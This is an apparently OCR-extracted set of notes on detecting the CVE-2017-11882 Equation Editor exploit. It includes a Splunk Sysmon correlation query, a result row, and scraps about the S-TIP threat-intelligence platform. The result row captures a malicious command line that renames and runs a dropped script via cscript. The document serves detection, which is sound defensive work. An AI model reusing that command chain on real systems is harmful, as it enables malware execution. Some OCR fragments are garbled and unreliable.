https://app.any.run/tasks/109b1b11-01c5-42d6-af1f-5933ba9e19bc/

CVE-2017-11882　Detection




```
`index-sysmon`
OriginalFileName="EQNEDT32.EXE" OR ParentImage="*\\EQNEDT32.EXE"
| stats values(_time) as EQNEDT32_time values(CommandLine) as CommandLine_EQNEDT32 values(ParentCommandLine) as ParentCommandLine_EQNEDT32 by Computer
| mvexpand EQNEDT32_time
| join type=outer Computer
[ search
`index-sysmon`
CommandLine="*\\EXCEL.EXE\" /dde" AND ParentCommandLine="*\\OUTLOOK.EXE\"*"
| stats values(_time) as MacroExecute_time values(CommandLine) as CommandLine_MacroExecute values(ParentCommandLine) as ParentCommandLine_MacroExecute by Computer
]
| makemv MacroExecute_time
| mvexpand MacroExecute_time
| eval Compare=if( EQNEDT32_time - MacroExecute_time <= 30, 1,0)
| search Compare=1
| where EQNEDT32_time >= MacroExecute_time
| eval EQNEDT32_time = strftime(EQNEDT32_time,"%Y-%m-%d %H:%M:%S")
| eval MacroExecute_time = strftime(MacroExecute_time,"%Y-%m-%d %H:%M:%S")
| eval Alert_time=EQNEDT32_time
| eval CommandLine=mvappend(CommandLine_EQNEDT32,CommandLine_MacroExecute)
| eval ParentCommandLine=mvappend(ParentCommandLine_EQNEDT32,ParentCommandLine_MacroExecute)
| table Alert_time Computer CommandLine ParentCommandLine
```

✓ 3 events (8/11/21 4:00:00.000 PM to 8/12/21 4:09:28.000 PM)　No Event Sampling ▾

	Alert_time	Computer	CommandLine	ParentCommandLine
1	2021-08-12 10:04:54	Messi10	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding cmd /c ren %%tmp%%\yy y.js&amp;cscript %%tmp%%\y.js \x12\x0CC "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /dde	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding C:\Windows\system32\svchost.exe -k DcomLaunch "C:\PROGRA~1\MICROS~1\Office14\OUTLOOK.EXE" /eml "C:\Users\user\Desktop\4802869916237824\1.eml"


Cross-checking IoC Analysis

Why I chose S-TIP



S-TIP - Seamless Threat Intelligence Platform

S-TIP is a threat intelligence platform to bring down barriers among sepa es o



Support Multi Languages: □ Yes

Author:
admin@no affiliation □ Anonymous

Title:
2020-09-23T18:48:03+undefined by admin


Content:

10240

Referred URL:

Attachments:

The same infrastructures were used in multiple threats



modified: 2020-09-09T05:19:24.596241Z

name: Covid19-SpamMail_C2_All.csv-Row-20-COL-1-ipv4

description: Covid19-SpamMail_C2_All.csv-Row-20-COL-1-ipv4

indicator_types: ["malicious-activity"]

